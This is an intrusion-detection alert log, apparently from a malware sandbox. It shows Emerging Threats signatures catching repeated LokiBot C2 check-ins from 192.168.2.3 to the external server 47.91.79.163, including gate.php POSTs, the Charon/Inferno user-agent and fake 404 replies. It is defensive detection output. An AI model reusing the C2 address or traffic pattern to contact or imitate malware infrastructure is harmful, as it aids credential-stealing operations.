12/03/20-10:03:01.806380	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49808	47.91.79.163	192.168.2.3
12/03/20-10:03:02.010652	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49809	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.010652	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49809	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.010652	TCP	2025381	ET TROJAN LokiBot Checkin	49809	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.010652	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49809	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.010652	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49809	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.067979	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49809	47.91.79.163	192.168.2.3
12/03/20-10:03:02.313843	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49810	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.313843	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49810	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.313843	TCP	2025381	ET TROJAN LokiBot Checkin	49810	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.313843	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49810	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.313843	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49810	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.375624	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49810	47.91.79.163	192.168.2.3
12/03/20-10:03:02.613556	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49811	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.613556	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49811	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.613556	TCP	2025381	ET TROJAN LokiBot Checkin	49811	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.613556	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49811	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.613556	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49811	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.672328	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49811	47.91.79.163	192.168.2.3
12/03/20-10:03:02.888199	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49812	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.888199	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49812	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.888199	TCP	2025381	ET TROJAN LokiBot Checkin	49812	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.888199	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49812	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.888199	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49812	80	192.168.2.3	47.91.79.163
12/03/20-10:03:02.951845	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49812	47.91.79.163	192.168.2.3
12/03/20-10:03:03.157768	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49813	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.157768	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49813	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.157768	TCP	2025381	ET TROJAN LokiBot Checkin	49813	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:03.157768	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49813	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.157768	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49813	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.217158	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49813	47.91.79.163	192.168.2.3
12/03/20-10:03:03.503054	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49814	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.503054	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49814	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.503054	TCP	2025381	ET TROJAN LokiBot Checkin	49814	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.503054	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49814	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.503054	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49814	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.562713	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49814	47.91.79.163	192.168.2.3
12/03/20-10:03:03.856348	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49815	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.856348	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49815	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.856348	TCP	2025381	ET TROJAN LokiBot Checkin	49815	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.856348	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49815	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.856348	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49815	80	192.168.2.3	47.91.79.163
12/03/20-10:03:03.913267	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49815	47.91.79.163	192.168.2.3
12/03/20-10:03:04.112260	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49816	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.112260	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49816	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.112260	TCP	2025381	ET TROJAN LokiBot Checkin	49816	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.112260	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49816	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.112260	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49816	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.173198	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49816	47.91.79.163	192.168.2.3
12/03/20-10:03:04.389681	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49817	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.389681	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49817	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.389681	TCP	2025381	ET TROJAN LokiBot Checkin	49817	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.389681	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49817	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.389681	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49817	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.451117	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49817	47.91.79.163	192.168.2.3
12/03/20-10:03:04.904413	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49818	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.904413	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49818	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.904413	TCP	2025381	ET TROJAN LokiBot Checkin	49818	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.904413	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49818	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.904413	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49818	80	192.168.2.3	47.91.79.163
12/03/20-10:03:04.964256	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49818	47.91.79.163	192.168.2.3
12/03/20-10:03:05.283815	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49819	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.283815	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49819	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.283815	TCP	2025381	ET TROJAN LokiBot Checkin	49819	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.283815	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49819	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:05.283815	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49819	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.344181	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49819	47.91.79.163	192.168.2.3
12/03/20-10:03:05.585961	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49820	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.585961	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49820	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.585961	TCP	2025381	ET TROJAN LokiBot Checkin	49820	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.585961	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49820	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.585961	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49820	80	192.168.2.3	47.91.79.163
12/03/20-10:03:05.649937	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49820	47.91.79.163	192.168.2.3
12/03/20-10:03:06.054062	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49821	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.054062	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49821	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.054062	TCP	2025381	ET TROJAN LokiBot Checkin	49821	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.054062	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49821	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.054062	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49821	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.116900	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49821	47.91.79.163	192.168.2.3
12/03/20-10:03:06.321848	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49822	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.321848	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49822	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.321848	TCP	2025381	ET TROJAN LokiBot Checkin	49822	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.321848	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49822	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.321848	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49822	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.384400	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49822	47.91.79.163	192.168.2.3
12/03/20-10:03:06.983532	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49823	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.983532	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49823	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.983532	TCP	2025381	ET TROJAN LokiBot Checkin	49823	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.983532	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49823	80	192.168.2.3	47.91.79.163
12/03/20-10:03:06.983532	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49823	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.036550	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49823	47.91.79.163	192.168.2.3
12/03/20-10:03:07.247568	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49825	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.247568	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49825	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.247568	TCP	2025381	ET TROJAN LokiBot Checkin	49825	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.247568	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49825	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.247568	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49825	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.307061	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49825	47.91.79.163	192.168.2.3
12/03/20-10:03:07.514056	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49826	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.514056	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49826	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.514056	TCP	2025381	ET TROJAN LokiBot Checkin	49826	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.514056	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49826	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.514056	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49826	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:07.577130	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49826	47.91.79.163	192.168.2.3
12/03/20-10:03:07.815653	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49828	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.815653	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49828	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.815653	TCP	2025381	ET TROJAN LokiBot Checkin	49828	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.815653	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49828	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.815653	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49828	80	192.168.2.3	47.91.79.163
12/03/20-10:03:07.908293	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49828	47.91.79.163	192.168.2.3
12/03/20-10:03:08.117953	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49830	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.117953	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49830	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.117953	TCP	2025381	ET TROJAN LokiBot Checkin	49830	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.117953	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49830	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.117953	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49830	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.178644	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49830	47.91.79.163	192.168.2.3
12/03/20-10:03:08.390972	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49832	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.390972	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49832	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.390972	TCP	2025381	ET TROJAN LokiBot Checkin	49832	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.390972	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49832	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.390972	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49832	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.453232	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49832	47.91.79.163	192.168.2.3
12/03/20-10:03:08.688532	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49834	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.688532	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49834	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.688532	TCP	2025381	ET TROJAN LokiBot Checkin	49834	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.688532	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49834	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.688532	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49834	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.751399	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49834	47.91.79.163	192.168.2.3
12/03/20-10:03:08.977336	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49836	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.977336	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49836	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.977336	TCP	2025381	ET TROJAN LokiBot Checkin	49836	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.977336	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49836	80	192.168.2.3	47.91.79.163
12/03/20-10:03:08.977336	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49836	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.036973	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49836	47.91.79.163	192.168.2.3
12/03/20-10:03:09.259970	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49838	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.259970	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49838	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.259970	TCP	2025381	ET TROJAN LokiBot Checkin	49838	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.259970	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49838	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.259970	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49838	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.318355	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49838	47.91.79.163	192.168.2.3

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:09.551736	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49839	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.551736	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49839	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.551736	TCP	2025381	ET TROJAN LokiBot Checkin	49839	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.551736	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49839	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.551736	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49839	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.610619	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49839	47.91.79.163	192.168.2.3
12/03/20-10:03:09.837842	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49841	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.837842	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49841	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.837842	TCP	2025381	ET TROJAN LokiBot Checkin	49841	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.837842	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49841	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.837842	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49841	80	192.168.2.3	47.91.79.163
12/03/20-10:03:09.896492	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49841	47.91.79.163	192.168.2.3
12/03/20-10:03:10.292766	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49842	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.292766	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49842	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.292766	TCP	2025381	ET TROJAN LokiBot Checkin	49842	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.292766	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49842	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.292766	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49842	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.357725	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49842	47.91.79.163	192.168.2.3
12/03/20-10:03:10.678499	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49844	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.678499	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49844	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.678499	TCP	2025381	ET TROJAN LokiBot Checkin	49844	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.678499	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49844	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.678499	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49844	80	192.168.2.3	47.91.79.163
12/03/20-10:03:10.771741	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49844	47.91.79.163	192.168.2.3
12/03/20-10:03:11.071451	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49845	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.071451	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49845	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.071451	TCP	2025381	ET TROJAN LokiBot Checkin	49845	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.071451	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49845	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.071451	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49845	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.214334	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49845	47.91.79.163	192.168.2.3
12/03/20-10:03:11.553112	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49846	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.553112	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49846	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.553112	TCP	2025381	ET TROJAN LokiBot Checkin	49846	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.553112	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49846	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.553112	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49846	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.615847	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49846	47.91.79.163	192.168.2.3
12/03/20-10:03:11.821232	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49848	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:11.821232	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49848	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.821232	TCP	2025381	ET TROJAN LokiBot Checkin	49848	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.821232	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49848	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.821232	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49848	80	192.168.2.3	47.91.79.163
12/03/20-10:03:11.875974	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49848	47.91.79.163	192.168.2.3
12/03/20-10:03:12.190368	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49850	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.190368	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49850	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.190368	TCP	2025381	ET TROJAN LokiBot Checkin	49850	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.190368	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49850	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.190368	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49850	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.249257	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49850	47.91.79.163	192.168.2.3
12/03/20-10:03:12.493744	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49851	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.493744	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49851	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.493744	TCP	2025381	ET TROJAN LokiBot Checkin	49851	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.493744	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49851	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.493744	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49851	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.555351	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49851	47.91.79.163	192.168.2.3
12/03/20-10:03:12.862106	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49852	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.862106	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49852	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.862106	TCP	2025381	ET TROJAN LokiBot Checkin	49852	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.862106	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49852	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.862106	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49852	80	192.168.2.3	47.91.79.163
12/03/20-10:03:12.924524	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49852	47.91.79.163	192.168.2.3
12/03/20-10:03:13.235860	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49853	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.235860	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49853	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.235860	TCP	2025381	ET TROJAN LokiBot Checkin	49853	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.235860	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49853	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.235860	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49853	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.303885	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49853	47.91.79.163	192.168.2.3
12/03/20-10:03:13.990149	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49854	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.990149	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49854	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.990149	TCP	2025381	ET TROJAN LokiBot Checkin	49854	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.990149	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49854	80	192.168.2.3	47.91.79.163
12/03/20-10:03:13.990149	TCP	2017930	ET TROJAN Trojan Generic - POST To gate.php with no referer	49854	80	192.168.2.3	47.91.79.163
12/03/20-10:03:14.050435	TCP	2025483	ET TROJAN LokiBot Fake 404 Response	80	49854	47.91.79.163	192.168.2.3
12/03/20-10:03:15.823745	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	49855	80	192.168.2.3	47.91.79.163
12/03/20-10:03:15.823745	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	49855	80	192.168.2.3	47.91.79.163

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:03:15.823745	TCP	2025381	ET TROJAN LokiBot Checkin	49855	80	192.168.2.3	47.91.79.163
12/03/20-10:03:15.823745	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	49855	80	192.168.2.3	47.91.79.163
